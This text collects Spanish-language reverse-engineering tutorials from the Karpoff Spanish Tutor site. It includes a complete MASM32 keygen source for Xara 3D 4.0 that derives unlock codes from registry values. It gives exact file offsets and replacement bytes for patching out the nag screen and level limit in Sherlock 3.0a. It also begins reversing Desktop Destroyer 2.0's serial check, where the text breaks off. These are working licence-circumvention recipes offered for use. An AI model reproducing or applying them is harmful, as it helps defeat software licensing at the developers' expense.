:0041F7F4 8D0440                  lea eax, dword ptr [eax+2*eax]
:0041F7F7 8D04C6                  lea eax, dword ptr [esi+8*eax]
```

Se multiplica F344Eh por 24 y se le suma ESI (41h). El resultado es 16CE791h.

```
:0041F7FA 0FBE742432              movsx esi, byte ptr [esp+32]   ESI=42
:0041F7FF 8D0440                  lea eax, dword ptr [eax+2*eax]
:0041F802 8D04C6                  lea eax, dword ptr [esi+8*eax]
```

Se multiplica 16CE791h por 24 y se le suma ESI (42h). El resultado es 2235B5DAh.

```
:0041F805 8D0440                  lea eax, dword ptr [eax+2*eax]
:0041F808 8D84C267216BFB          lea eax, dword ptr [edx+8*eax-0494DE99]
```

Se multiplica 2235B5DAh por 24 y se le suma EDX (44h). Se le resta un número mágico y el resultado es 30742E1Bh.

```
:0041F80F 3BC1                    cmp eax, ecx
:0041F811 0F85B3000000            jne 0041F8CA
```

Se comparan el número que habíamos visto antes (AA692764) con este de ahora y naturalmente, el programa nos manda a paseo. Pero ya sabemos lo que se hace con el código que hemos introducido. El numero a comparar, es el resultado de aplicar la fórmula:

((((((**5ª** * 24) + **7ª**) * 24 + **3ª**) * 24 + **6ª**) * 24 + **1ª**) * 24 + **2ª**) * 24 + **4ª** - 494DE99h. Aquí, **1ª**, **2ª**, etc. significa el código ASCII de la 1ª, 2ª letra etc.

Creo que la fórmula está clara, pero me temo que lo que sigue, no lo está tanto.

Podemos empezar por buscar el número más bajo posible. ¿Cuál será? El número correspondiente al código "AAAAAAA". Para ello, aplicaremos la fórmula pero nos detendremos antes de efectuar la última resta:

((((((41h * 24) + 41h) * 24 + 41h) * 24 + 41h) * 24 + 41h) * 24 + 41h) * 24 + 41h y el resultado es: ¡¡494DE99!! Eso quiere decir que el numero correspondiente al código "AAAAAAA" es 0 y que para calcular los números de cualquier código es válida la fórmula:

((((((**5ª** * 24) + **7ª**) * 24 + **3ª**) * 24 + **6ª**) * 24 + **1ª**) * 24 + **2ª**) * 24 + **4ª**. Ahora, **1ª**, **2ª**, etc. significa la diferencia entre el código ASCII de la 1ª, 2ª letra etc. y 41h.

Ahora podemos deducir que el código de la 4ª letra será el resto de dividir el número guardado en ECX, por 24. ¿Por qué? Si llamamos N1 a ((((((**5ª** * 24) + **7ª**) * 24 + **3ª**) * 24 + **6ª**) * 24 + **1ª**) * 24 + **2ª**) * 24, y N2 al número en ECX, podemos decir que: N1 + **4ª** = N2, entonces N1 = N2 - **4ª** . Sabemos que N1 es múltiplo de 24, por tanto, N2 - **4ª** también lo es. Entonces lo que le "sobrará" a N2 para ser divisible por 24 es **4ª** o sea, la diferencia entre el código de la 4ª letra y 41h.

A partir de ahora, todos los números van a ser hexadecimales y no voy a poner la "h".

Vamos a probar dividiendo AA692764 por 18 (24 decimal). El resultado es 719B6F9 y el resto es C, que sumado a 41, nos da 4D, el código de "M" que será la cuarta letra.
A continuación, dividimos 719B6F9 por 18. El resultado es 4BBCF5 y el resto es 1, que sumado a 41, nos da 42, el código de "B" que será la segunda letra.
A continuación, dividimos 4BBCF5 por 18. El resultado es 327DF y el resto es D, que sumado a 41, nos da 4E, el código de "N" que será la primera letra.
A continuación, dividimos 327DF por 18. El resultado es 21A9 y el resto es 7, que sumado a 41, nos da 48, el código de "H" que será la sexta letra.
A continuación, dividimos 21A9 por 18. El resultado es 167 y el resto es 1, que sumado a 41, nos da 42, el código de "B" que será la tercera letra.
Finalmente, dividimos 167 por 18. El resultado es E y el resto es 17, que sumado a 41, nos da 58, el código de "X" que será la séptima letra.
Si dividiéramos E por 18, El resultado sería 0 y el resto E, que sumado a 41, nos da 4F, el código de "O" que será la quinta letra.
Después de todo este cipostio, utilizando la cuenta de la vieja, hemos descubierto el código para mi instalación ;o) que es: " NBBMOHX". Vosotros ya os arreglaréis con la vuestra :oD

Si a estas alturas, queda alguien leyendo :o) le interesará saber de donde sale el número misterioso que habíamos visto antes en EBP (B466C9E8). Para ello, es necesario buscar el momento en que se pone este valor en el registro. No sé si hay un sistema mejor, lo que hice fue poner breakpoints cada vez más atrás, hasta que lo pillé :o)

```
:0041EE65 8B54244C                mov edx, dword ptr [esp+4C]
```

Se pone en EDX un número extraño, pero que después de ver como va la cosa, se descubre que es el valor de FirstInstallDateTime en HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion. Por cierto, para Windows NT y 2000, la clave Windows será Windows NT, pero no existe FirstInstallDateTime, por lo tanto, este keygen sólo valdrá para Windows 9x y Me. De todos modos, creo que al que tenga NT ó 2000 no le costará mucho hacer que el keygen valga para todos los sistemas.

```
:0041EE69 33C0                    xor eax, eax
:0041EE6B 8DAA5E40D991            lea ebp, dword ptr [edx+91D9405E]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0041EE90(C)
|
:0041EE71 8B8C0408020000          mov ecx, dword ptr [esp+eax+00000208]
```

Aquí se descubrió el pastel cuando reconocí los nombres de usuario y organización que hay en el registro. Se ponen en ECX las cuatro primeras letras de RegisteredOrganization.

```
:0041EE78 8B9C0408030000          mov ebx, dword ptr [esp+eax+00000308]
```

Y aquí, en EBX las cuatro primeras de RegisteredOwner.

```
:0041EE7F 03CD                    add ecx, ebp
:0041EE81 83C004                  add eax, 00000004
:0041EE84 C1C10D                  rol ecx, 0D
:0041EE87 03CB                    add ecx, ebx
:0041EE89 C1C104                  rol ecx, 04
:0041EE8C 3BC6                    cmp eax, esi
:0041EE8E 8BE9                    mov ebp, ecx
:0041EE90 7CDF                    jl 0041EE71
```

Este proceso se repite 64 veces, al cabo de las cuales tenemos en EBP el valor B466C9E8.
Bueno, ya sabemos como se genera el código. Ahora trataremos de generarlo nosotros :o)

PROGRAMACION DELKEYGEN

Tal como he dicho anteriormente, voy a procurar explicar el proceso del keygen con detalle. De todos modos, sólo voy a hacerlo con lo relativo a este programa concreto. Las explicaciones sobre cuestiones generales, las podéis encontrar en: "Como Craquear con Ensamblador para Win32" de Mr. Crimson. (Creo haberlo obtenido en http://www.multimania.com/mrcrimson/private/MrCrimson1.zip)Y es que yo podría repetir sus explicaciones, pero siempre es mejor beber de las fuentes originales :o) Además, vale la pena leerlo o, para ser más exactos, me parece de lectura obligada. En primer lugar, el archivo de recursos rsrc.rc:

```
#include "\masm32\include\resource.h"

#define IDD_DIALOG          1000
#define IDC_SERIAL          1001
#define IDC_GEN             1002
#define IDC_EXIT            1003
#define IDC_INFO            1004
#define IDC_STATIC          -1

keygen ICON keygen.ico

IDD_DIALOG DIALOG 100,100,109,50

STYLE WS_CAPTION | DS_CENTER | WS_SYSMENU |WS_MINIMIZEBOX

CAPTION "Xara 3D 4.0"

FONT 10, "MS Sans Serif"

BEGIN

     LTEXT          "Código de desbloqueo",IDC_STATIC,8,5,36,18
     EDITTEXT       IDC_SERIAL,47,8,54,12,ES_READONLY | ES_CENTER
     PUSHBUTTON     "Generar",IDC_GEN,8,30,29,12
     PUSHBUTTON     "Exit",IDC_EXIT,40,30,29,12
     PUSHBUTTON     "Info",IDC_INFO,72,30,29,12

END
```

No hay mucho que contar: Una etiqueta de texto, una ventana de texto, y tres botones. De todo ello, indicamos las coordenadas y las medidas.
Ahora pondremos el código en el archivo xara.asm:

```
 .386
.model flat,stdcall
option casemap:none

include c:\masm32\include\windows.inc
include c:\masm32\include\user32.inc
include c:\masm32\include\advapi32.inc
include c:\masm32\include\kernel32.inc
```

```
includelib c:\masm32\lib\user32.lib
includelib c:\masm32\lib\advapi32.lib
includelib c:\masm32\lib\kernel32.lib
```

Las librerías que incluimos. Por ejemplo advapi32 incluye las definiciones de las APIs que utilizamos aquí, relativas al registro.

```
.const

IDD_DIALOG           EQU 1000
IDC_SERIAL           EQU 1001
IDC_GEN              EQU 1002
IDC_EXIT             EQU 1003
IDC_INFO             EQU 1004

DlgFunc PROTO :DWORD,:DWORD,:DWORD,:DWORD
Operacion PROTO

.data

Icono     db "keygen",0
Iconimage db "keygen",0
error     db "¡Fallo en registro!",0
txt1      db "1º - Este keygen sólo es válido para Windows 9x y Me
:o(",13,10,13,10,\
             "2º - Los datos para generar el código de desbloqueo, se
toman ",\
             "del registro. Si se instala de nuevo Windows, o se cambia
algún ",\
             "dato de los que emplea el programa, se deberá obtener un
nuevo ",\
             "número de registro, como ya se encargará de indicarnos el
Xara 3D.",13,10,13,10,\
             "Saludos de CaoS ReptantE :o)",0
txt2      db "Información de interés",0

hInstance dd 0
hIcon     dd 0
hWnd      dd 0
largo     db 2 dup(0),0
codigo    db 7 dup (0),0
owner     db 256 dup (0),0
ownertxt  db "RegisteredOwner",0
organ     db 256 dup (0),0
organtxt  db "RegisteredOrganization",0
fidt      db 4 dup (0),0
fidttxt   db "FirstInstallDateTime",0
clave     db "Software\Microsoft\Windows\CurrentVersion",0
handle    dd ?
longitud  db 2 dup(0),0
```

Las variables que vamos a utilizar. En handle, ponemos interrogante porque es un valor que el programa va a sacar del registro y desconocemos su longitud.

```
.code
```

```
start:

          invoke GetModuleHandle,NULL
          mov hInstance,eax
          invoke DialogBoxParam,hInstance,IDD_DIALOG,NULL,ADDR
DlgFunc,NULL
          invoke ExitProcess,NULL

DlgFunc proc hDlg:DWORD,uMsg:DWORD,wParam:DWORD,lParam:DWORD
     .if uMsg==WM_INITDIALOG
          mov eax,hDlg
          mov hWnd,eax
          invoke LoadIcon,hInstance,ADDR Icono
          mov hIcon,eax
          invoke SendMessage, hDlg, WM_SETICON,1,hIcon
```

Creación de la ventana.

```
     .elseif uMsg==WM_CLOSE
          invoke EndDialog,hDlg,NULL
```

¿Cerramos desde el botoncito en el lado superior derecho de la ventana?

```
     .elseif uMsg==WM_COMMAND
          mov eax,wParam
          mov edx,eax
          shr edx,16
```

¿Le hemos dado a un botón? Vamos a ver a cual.

```
          .if dx==BN_CLICKED
               .if ax==IDC_EXIT
               invoke SendMessage,hDlg,WM_CLOSE,0,0
               .elseif ax==IDC_INFO
               invoke MessageBox,hDlg,ADDR txt1,ADDR
txt2,MB_ICONINFORMATION
               .elseif ax==IDC_GEN
               invoke Operacion
               .if eax==ERROR_SUCCESS
                    invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR codigo
               .elseif
                    invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR error
               .endif
               ret
```

Si le hemos dado al de salir, pues a la calle. Si le hemos dado al de Info, nos aparece la Message Box con el texto que hemos definido. Si le hemos dado al de generar, llama a Operacion y al regreso si ha habido un error nos lo indica, y si todo ha ido bien, nos coloca el código obtenido en la ventana de texto.

```
          .endif
     .endif
.endif
ret
```

```
DlgFunc endp
```

Aquí se va a calcular el código:

```
Operacion proc

    invoke RegOpenKeyExA,HKEY_LOCAL_MACHINE,ADDR clave,NULL,
KEY_QUERY_VALUE,ADDR handle
    .if eax!=ERROR_SUCCESS
        ret
    .endif
```

Obtenemos el handle o identificador de la clave HKLM (Fijaos que es la variable en la que hemos puesto interrogante). Si no lo encuentra (mal asunto), error y a la calle. El valor NULL es obligado. La constante KEY_QUERY_VALUE es la máscara de acceso a la clave, que indica lo que nos permite hacer con ella. Para lo que queremos, esta nos vale.

```
    mov ebx, Offset longitud
    mov [ebx], word ptr 256
    invoke RegQueryValueExA,handle,ADDR ownertxt,NULL,REG_NONE,ADDR
owner,ADDR longitud
    .if eax!=ERROR_SUCCESS
         ret
    .endif
```

Aquí, con el handle obtenido antes, obtiene el valor de RegisteredOwner. En longitud, le indicamos la longitud de los datos a leer, pero nos devuelve el número de bytes leídos realmente (hasta encontrar 0). Por esta razón, debemos volver a poner en longitud los 256 bytes. Si aquí nos da error, es posible que tengamos instalado Windows NT o 2000 (no se me ocurre otra razón).

```
    mov ebx, Offset longitud
    mov [ebx], word ptr 256
    invoke RegQueryValueExA,handle,ADDR organtxt,NULL,REG_NONE,ADDR
organ,ADDR longitud
    .if eax!=ERROR_SUCCESS
          ret
    .endif
```

Lo mismo, pero para RegisteredOrganization.

```
     mov ebx, Offset longitud
     mov [ebx], word ptr 4
     invoke RegQueryValueExA,handle,ADDR fidttxt,NULL,REG_NONE,ADDR
fidt,ADDR longitud
     .if eax!=ERROR_SUCCESS
          ret
     .endif
```

Lo mismo, pero para FirstInstallDateTime.

```
     invoke RegCloseKey,HKEY_LOCAL_MACHINE

          mov esi, 100h
          pushad
```

Tuve problemas porque el programa se colgaba. Después de utilizar el SoftIce como debugger :o) pensé que sería una buena idea guardar todos los registros para recuperarlos después. Se terminaron los problemas.

El código que sigue, es equivalente al del programa entre las direcciones 41EE65 y 41EE90.

```
          mov edx, Offset fidt
          mov edx, dword ptr [edx]
          xor eax, eax
          lea ebp, dword ptr [edx+91D9405Eh]
bucle1:   mov ecx, Offset organ
          mov ecx, dword ptr [ecx+eax]
          mov ebx, Offset owner
          mov ebx, dword ptr [ebx+eax]
          add ecx, ebp
          add eax, 04
          rol ecx, 0Dh
          add ecx, ebx
          rol ecx, 04
          cmp eax, esi
          mov ebp, ecx
          jl bucle1
```

Este otro código, es equivalente al del programa entre las direcciones 41F787 y 41F7A2.

```
          mov eax, ebp
          mov ecx, ebp
          shr eax, 1
          and eax, 55555555h
          and ecx, 55555555h
          lea ecx, dword ptr [eax+2*ecx]
          imul ecx, 5678DE15h
```

Ahora sólo es cuestión de obtener las letras y ponerlas en el orden correcto.

```
          xor esi, esi
          mov edi, Offset codigo
          mov eax, ecx
          mov ecx, 24
          for tabla, <3,1,0,5,2,6,4>
```

Esta instrucción for, ejecuta las instrucciones que hay hasta endm tantas veces como parámetros (<p1,p2,...>) tenga, dándole a la variable tabla los valores de cada parámetro. O sea, como un bucle for-next, pero con los valores de la variable definibles. En este caso, los parámetros representan el número que hay que sumar a la dirección de inicio del código para situar las letras en el orden correcto (3 para la cuarta letra, 1 para la segunda, 0 para la primera, etc.)

```
          xor edx, edx
          div ecx
```

Esta instrucción, divide el contenido de los registros EDX : EAX por ECX dejando el cociente en EAX y el resto en EDX. Previamente, hemos puesto a cero el registro EDX.

```
          add edx, 41h
          mov [edi+tabla], dl
```

Le sumamos al resto, 41h para convertirlo en letra y lo ponemos en su lugar, definido por la variable tabla, o sea los

parámetros de la instrucción for. Así, como he dicho antes, se colocará primero la cuarta letra, luego la segunda, la primera, la quinta, etc.

```
            endm
            popad
ret
```

Recuperamos los registros y volvemos.

```
Operacion endp

end start
```

Ensamblamos con el MAsm32 y he aquí el resultado:

That's all Folks.

FINAL

Debo recordaros como siempre, que si pensáis utilizar regularmente el programa, debéis plantearos invertir una parte considerable de esos dineros que malgastáis tan alegremente en vicios -seguramente algunos de ellos inconfesables- en proporcionar una vejez tranquila y sin sobresaltos al programador ;o)

Para finalizar, quiero mandar un saludo a Act Mago, buen amigo y excelente persona. También quiero saludar muy cordialmente a DeK_*bad_boy*_OiN :o) Por último, debo expresar mi gratitud al Profesor_X por sus recopilaciones y a Karpoff por su página. Tal vez estamos acostumbrados a tomar de la Red lo que necesitamos, sin pensar en que esto sólo es posible gracias al esfuerzo desinteresado de personas como ellos. La verdad, si no fuera por estas personas, las cosas serían más difíciles :o)

Para consultas relativas a mis tutos, mi dirección de e-mail es: caos_reptante@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa:	Sherlock 3.0a

PROTECCION:	Acceso a solo 100 niveles, de un total de 131071 etc.		
Descripcion:	Nags-screen, limite de niveles		
Dificultad:	Aficionado		
DOWNLOAD:	http://xxxx		
Herramientas:	* Hex WorkShop 2.20b005 * SoftICE 4.0 * KW32dasm 8.93		
CRACKER:	Fantomas	FECHA:	08/06/2001

INTRODUCCION

Hola, estoy con el gusto de poder mostrarles la forma de como lleve a cabo el analisis de esta aplicacion.

Antes que nada dejenme comentarles que esta aplicacion, antes realizada para MSDOS, se tenia acceso a cualquier nivel, sin embargo en 'guidous', solo a 100 niveles; es bueno y entretenido, si saben a que me refiero y ademas estructuralmente esta muy bien realizado, como podran observar mas adelante, no es como algunas aplicaciones donde en tres renglones se decide la suerte

```
:00406AAE        TEST        AL, AL
:00406AB0        JNE         00406ACA
```

Possible StringData Ref from Data Obj --> "Invalid Registration Information"

```
:00406AB2        PUSH        0046088C
:00406AB7
```

Possible StringData Ref from Data Obj --> "Thank you for registering your copy of 'Aplicacion'"

```
:00406ACA        PUSH        00460838
:00406ACF
```

y eso lo hace mas interesante

La amenaza elegante

AL ATAKE

Primeramente vamos a observar su comportamiento, corremos la aplicacion y lo primero: un NAG

Despues una ventana de dialogo, donde solicitan el nivel preferido, si indicamos un nivel entre 0 y 49 o 65536 y 65585 todo va bien y a jugar

Sin embargo, que pasa cuando damos un numero entre 50 y 65536 o mayor a 65585 ?

Como respuesta tenemos frente a nosotros un aviso de la restriccion, y automaticamente te mandan a jugar al nivel 49

Imagen 1




Imagen 2




Imagen 3

Bien, ahora sabemos donde actuar, cargamos la aplicacion en el 'Loader32' del SoftIce

Lo primero que vamos a hacer, es quitarnos de encima el molesto Nag-Screen, y para ello vamos a utilizar las siguientes interrupciones en el SoftIce

bpx MessageBox
bpx MessageBoxExA
bpx DialogBoxParam
bpx DialogBox

Corremos la aplicacion e inmediatamente saltamos al SoftIce

```
USER!DIALOGBOX
17C7:4CB6        MOV        CX, 4E1B        < ---- Aqui estamos
17C7:4CB9        JMP        4CBE
17C7:4CBB
```

vamos a detenernos aqui un poco para hacer varias observaciones, ya que el proposito de este texto es, en esencia un tutorial, asi que veamos la 'Ventana de Registros'

```
EAX=00000084    EBX=0000BFD6    ECX=8126B1BC    EDX=81624B48    ESI=0000198E
EDI=00000001    EBP=0000BFCE    ESP=0000BFB8    EIP=00004CB6    o d I s z a P c
CS=17C7    DS=198F    SS=198F    ES=188F    FS=0000    GS=0000
```

observa bien estos dos valores SS=198F y ESP=0000BFB8 estos valores combinados nos indican donde esta la Pila, y si quieres verla, teclea en la 'Ventana de Comandos' del SoftIce

D 198F:0000BFB8 presionas Enter y obtenemos

```
198F:0000BFB8 5B 35 BF 3D C0 31 BF 3D-00 00 84 00 00 00 8E 19
198F:0000BFC8 D8 C4 01 00 00 00 FA BF-02 11 07 3B D6 BF 40 2A
```

ahora veamos que en 198F:0000BFB8 hay 5B 35 BF 3D o sea la direccion 3DBF:0000355B, al parecer a esa direccion vamos a caer, le damos a 'F12' y nos manda al Nag, ahora le damos a 'Play Game' y regresamos al SoftIce, justo en la direccion que habiamos supuesto

```
3DBF:3540    JMP    355B
3DBF:3542    MOV    SI, [0CAA]
3DBF:3546    PUSH   SI
```

```
3DBF:3547     PUSH     WORD PTR [BX+1E]
3DBF:354A     PUSH     WORD PTR [BX+1C]
3DBF:354D     PUSH     WORD PTR [BP-02]
3DBF:3550     PUSH     40FF
3DBF:3553     PUSH     31C0
3DBF:3556     CALL     USER!DIALOGBOX
3DBF:355B     MOV      DI, AX                    < ---- Estamos aqui
3DBF:355D     PUSH     WORD PTR [BP+06]
```

podemos suponer que la instruccuion causante del NAG-Screen es
   3DBF:3556 CALL USER!DIALOGBOX
por lo tanto, pongamos un JMP en la direccion 3DBF:3542 SI, [0CAA] para omitir tambien los PUSH
   3DBF:3542 JMP 355B
en el W32Dasm nos vamos a :3542 SI, [0CAA] y vemos en la barra de estado el Offset 0003C82h,
despues en el Hex WorkShop nos vamos al Offset y tecleamos EB 17, salvamos, corremos la aplicacion, y ---
EXCELENTE funciono --- pero podemos ir mas alla, preguntemonos que sucederia si estando en la direccion
   3DBF:355B MOV DI, AX
presionamos 'F12' otra vez, ya que para aprender hay que experimentar, y regresamos a

```
366F:10E7     RETF     0002
366F:10EA     ENTER    0024, 00
366F:10EE     PUSH     00
366F:10F0     LEA      AX, [BP-24]
366F:10F3     PUSH     AX
366F:10F4     CALL     340F:1B28
366F:10F9     LEA      AX, [BP-24]
366F:10FC     PUSH     AX
366F:10FD     CALL     37FF:350E
366F:1102     LEA      AX, [BP-24]               < ---- Aqui estamos
366F:1105     PUSH     AX
366F:1106     CALL     37FF:33B2
366F:110B     LEAVE
366F:110C     RETF
```

intentemos poner un JMP hacia la direccion 1102 en la direccion 366F:10F9
   366F:10F9 JMP 1102
pero ... NO, no ganamos nada haciendo esto, intentemos mejor eliminar por completo las tres subrutinas y probemos la aplicacion, por si se queda congelada o nos manda algun error (en tal mejor modificariamos 3DBF:3542 SI, [0CAA] por 3DBF:3542 JMP 355B y nos dejamos de tonterias), 366F:10EE JMP 110B
en el W32Dasm nos vamos hasta :10EE PUSH 00 y vemos en la barra de estado el Offset 0001492Eh, en el Hex WorkShop nos vamos al Offset y tecleamos EB 1B, salvamos, corremos la aplicacion, y ...
   ... funciono tambien

No hay que ser tan ambiciosos, pero, sino lo intentamos nunca sabremos que tipo de errores se pueden generar, asi que estando en la direccion
   366F:1102 LEA AX,[BP-24]
presionamos 'F12' otra vez, ya que somos necios, y regresamos al Softice

```
3C77:27D0     JMP      2873
3C77:27D3     PUSH     DS
3C77:274D     PUSH     01A6
3C77:277D     CALL     GDI!CREATEPALETTE
3C77:27DC     PUSH     AX
3C77:27DD     PUSH     25F8
3C77:27E0     CALL     3BCF:DB72
3C77:27E5     CALL     366F:10EA
3C77:27EA     CMP      WORD PTR [3056], 01       < ---- Aqui estamos
3C77:27EF     JNZ      2803
```

intentemos ahora poner un JMP hacia la direccion 27EA en la direccion 3C77:27D3

3C77:27D3 JMP 27EA

y aunque parece criminal, esta aplicacion funciona

Bueno, nuestra intencion inicial era desaparecer el NAG-Screen y es suficiente para ello, con llevar a cabo el paso anterior, no vaya a ser que en realidad estemos eliminando una rutina importante, que a simple vista no resalta. Punto y aparte

---

Una vez concluido el primer paso, vamos a lo realmente interesante, miles de niveles nos estan esperando, y no va a ser facil cazarlos, para ello primero vamos a quitar el texto siguiente (Puzzles 65536 though 131071 have no " given" locations on the playing board.) ya que confiamos que no va a ser necesario, en el Offset 0004047E y hasta el 000404CB sustituimos por espacios (20h en el Hex WorkShop) o por la leyenda que se te ocurra poner "Alguna vez, has bailado con el Diablo, bajo tenue luz de la Luna?. Fantomas"

Ahora si, corremos la aplicacion una vez cargada en el Loader32 (recordemos que aun tenemos nuestras interrupciones cargadas, te sugiero que las inhabilites (en el Softice con 'BD *') para llegar rapidamente al cuadro de dialogo (ver imagen2),

(00) * bpx MessageBox
(01) * bpx MessageBoxExA
(02) * bpx DialogBoxParam
(03) * bpx DialogBox

una vez que lleguemos, vamos habilitar nuestras interrupciones (en el Softice con 'BE *') y vamos a tratar de generar un error en la aplicacion, solicitando el Puzzle # 50, para que nos mande el cuadro de dialogo (ver imagen 3)

seleccionamos 'OK' y regresamos al Softice

```
USER!DIALOGBOX
17C7:4CB6      MOV      CX, 4E1B          < ---- Aqui estamos
17C7:4CB9      JMP      4CBE
17C7:4CBB
```

aqui empieza a preparar el cuadro de dialogo que nos va a mostrar, por lo tanto apretamos 'F12' para que nos mande a la instruccion que la ordeno

```
3D3F:3540    JMP     355B
3D3F:3542    MOV     SI, [0CAA]
3D3F:3546    PUSH    SI
3D3F:3547    PUSH    WORD PTR [BX+1E]
3D3F:354A    PUSH    WORD PTR [BX+1C]
3D3F:354D    PUSH    WORD PTR [BX-02]
3D3F:3550    PUSH    3D3F
3D3F:3553    PUSH    31C0
3D3F:3556    CALL    USER!DIALOGBOX
3D3F:355B    MOV     DI, AX            < ---- Aqui estamos
3D3F:355D    PUSH    WORD PTR [BP+06]
```

podriamos actuar precipitadamente y sustituir rapidamente

3D3F:3542 MOV SI, [0CAA] por 3D3F:3542 JMP 355B

pero esto unicamente nos evitaria ver el mensage de restriccion, y de todas maneras no nos permitiria pasar del nivel 49, asi que tenemos que encontrar donde se lleva a cabo esta restriccion, para ello apretamos 'F12' y nos manda a

```
325F:068A    CALL    325F:241C
325F:068F    MOV     BX, [3064]
325F:0693    MOV     AX, [BX,+12]
325F:0696    MOV     [305A], AX
```

```
325F:0699    MOV    AX, [BP-40]
325F:069C    MOV    [300A], AX
325F:069F    MOV    [BX+0C], AX
325F:06A2    CMP    WORD PTR [300A], 31
325F:06A7    JBE    06D3
325F:06A9    PUSH   00
325F:06AB    LEA    AX, [BP-30]
325F:06AE    PUSH   AX
325F:06AF    CALL   429F:2604
325F:06B4    LEA    AX, [BP-30]
325F:06B7    PUSH   AX
325F:06B8    CALL   3D3F:350E
325F:06BD    MOV    AX, 0031              < ---- Aqui estamos
325F:06C0    MOV    [300A], AX
325F:06C3    MOV    BX, [3064]
325F:06C7
```

ahora si, aqui podemos ver la rutina de restriccion, en la direccion
325F:06A2 CMP WORD PTR [300A], 31
compara nuestro numero elegido 32h (50 decimal) y sis es mayor a 31h, no salta a 325F:06D3, nos manda el mensaje, y sustituye nuestra seleccion por 31h (49 en decimal) y ya perdimos, asi entonces si queremos ganar basta con cambiar 325F:06A7 JBE 06D3 por 325F:06A7 JMP 06D3, nuevamente con el W32Dasm obtenemos el Offset 00013EE7h, y en el Hex WorkShop nos vamos al Offset y tecleamos EB 2A, salvamos, corremos la aplicacion, y ... Asunto arreglado

La amenaza elegante

El presente documento, es una tarea cientifica de investigacion, con caracter docente, no pretende violar ninguna ley vigente, el autor no se hace responsable del uso, manejo o practicas inadecuadas del analisis presentado {:o)

Karpoff Spanish Tutor

Programa: Desktop Destroyer 2.0

PROTECCION:	**Name / Serial.**
Objetivo:	Hacer un Keygen.
Descripcion:	Salvapantallas que juega con la imagen del escritorio.
Dificultad:	Aficionado.
DOWNLOAD:	http://www.janz-kiel.de/isotope244/DesktopDestroyer.zip
Herramientas:	**Softice, Masm.**
CRACKER:	**CaoS ReptantE** **FECHA:** **21/07/2001**

INTRODUCCION

A la hora de proteger un programa mediante un serial number dependiente del nombre o también de la dirección de e-mail -cómo en este programa-, hay varias maneras de comprobar que el número que introducimos es correcto. La más sencilla es la de comparar el número introducido con un número generado por el programa a partir del nombre. En este caso, basta con buscar mediante la instrucción **s 30:00 l ffffffff 'serial_chungo'** la posición o posiciones que ocupa en la memoria el número introducido. A continuación, empleando las instrucciones **bpm dirección_obtenida r** o **bpr inicio_dirección_obtenida final_dirección_obtenida r** sabremos cuando el programa lee este número para compararlo con el correcto. Hay otro tipo de comparación -que sólo he visto una vez- en la que el programa comparaba tres caracteres generados a partir del serial chungo, con las tres primeras letras del nombre. No tiene mayor dificultad que el anterior si aceptamos que el nombre con el que nos registramos empiece por ejemplo por "#+%" o algo parecido. De lo contrario tendremos que investigar como se generan estos caracteres para introducir un número que haga que coincidan con el inicio de nuestro nombre. Hay otro sistema mixto, que convierte el nombre en un número y el serial chungo en otro número, comparando después ambos números. Este sistema, lógicamente es más complicado que los anteriores, sobre todo a la hora de hacer un keygen. De todos modos, estos tres sistemas tienen una característica común: el éxito o el fracaso se deciden en una sola comparación, lo que facilita sobre todo el parcheado del programa. Hay otra posibilidad, que desde mi punto de vista es la mejor, y que consiste en establecer una serie de "pruebas" que el número debe pasar para ser aceptado, con todas las posibles variantes que se le puedan ocurrir al programador. Esto obliga a seguir todo el proceso y dificulta también el parcheado. En este caso, la pereza, la desidia, el bajo precio del programa o el fatalismo "si igual lo van a crackear..." han hecho elegir la solución más sencilla. Esto ha sido una suerte a la hora de hacer el keygen, porque el proceso de generación del número correcto se repite y se embarulla para tratar de enmascararlo, por lo que resulta más sencillo trabajar hacia atrás, es decir empezar por la comparación e ir desandando el camino hasta descubrir el proceso. Vamos a verlo.

AL ATAKE

En primer lugar, después de haber cargado el SoftIce, haber introducido unos datos cualesquiera, y establecido el breakpoint de siempre :o) **bpx hmemcpy**, tratamos de registrar el programa. Salta el SIce y después de darle dos veces a F5 y 9 veces a F12 para volver al programa, aparecemos en:

```
:00405DBE 8D4C242C                lea ecx, dword ptr [esp+2C]
```

Ahora buscaremos la situación del serial chungo siguiendo el procedimiento descrito anteriormente. Podemos ver que el número se sitúa en dos posiciones de memoria, aunque sólo nos interesa la primera. Si ahora utilizamos la instrucción **bpm,** el SIce nos avisará cuando se lea la primera cifra del número, lo que normalmente es suficiente para saber por donde va la cosa, pero en este caso tendremos que emplear la instrucción **bpr**, que nos indicará la lectura de cualquiera de las cifras que forman el número (ya veremos por qué...). F5 para continuar y llegamos a:

```
:00408C00 F2                      repnz
:00408C01 AE                      scasb
:00408C02 F7D1                    not ecx
:00408C04 49                      dec ecx
:00408C05 83F912                  cmp ecx, 00000012
```

Aquí se compara la longitud de nuestro serial con 12h, y nos manda a paseo si no es igual. Así pues, nuestro número deberá tener 18 cifras. F5 de nuevo y aparecemos en:

```
:004098F1 8A46FF                  mov al, byte ptr [esi-01]
:004098F4 33C9                    xor ecx, ecx
:004098F6 3A47FF                  cmp al, byte ptr [edi-01]
```

Aquí se efectúa la comparación entre nuestro serial chungo situado en ESI con el número válido que aparece en EDI, pero ¡oh sorpresa! se empieza a comparar por la novena cifra.

```
:004098F9 7704                    ja 004098FF
:004098FB 7404                    je 00409901
```

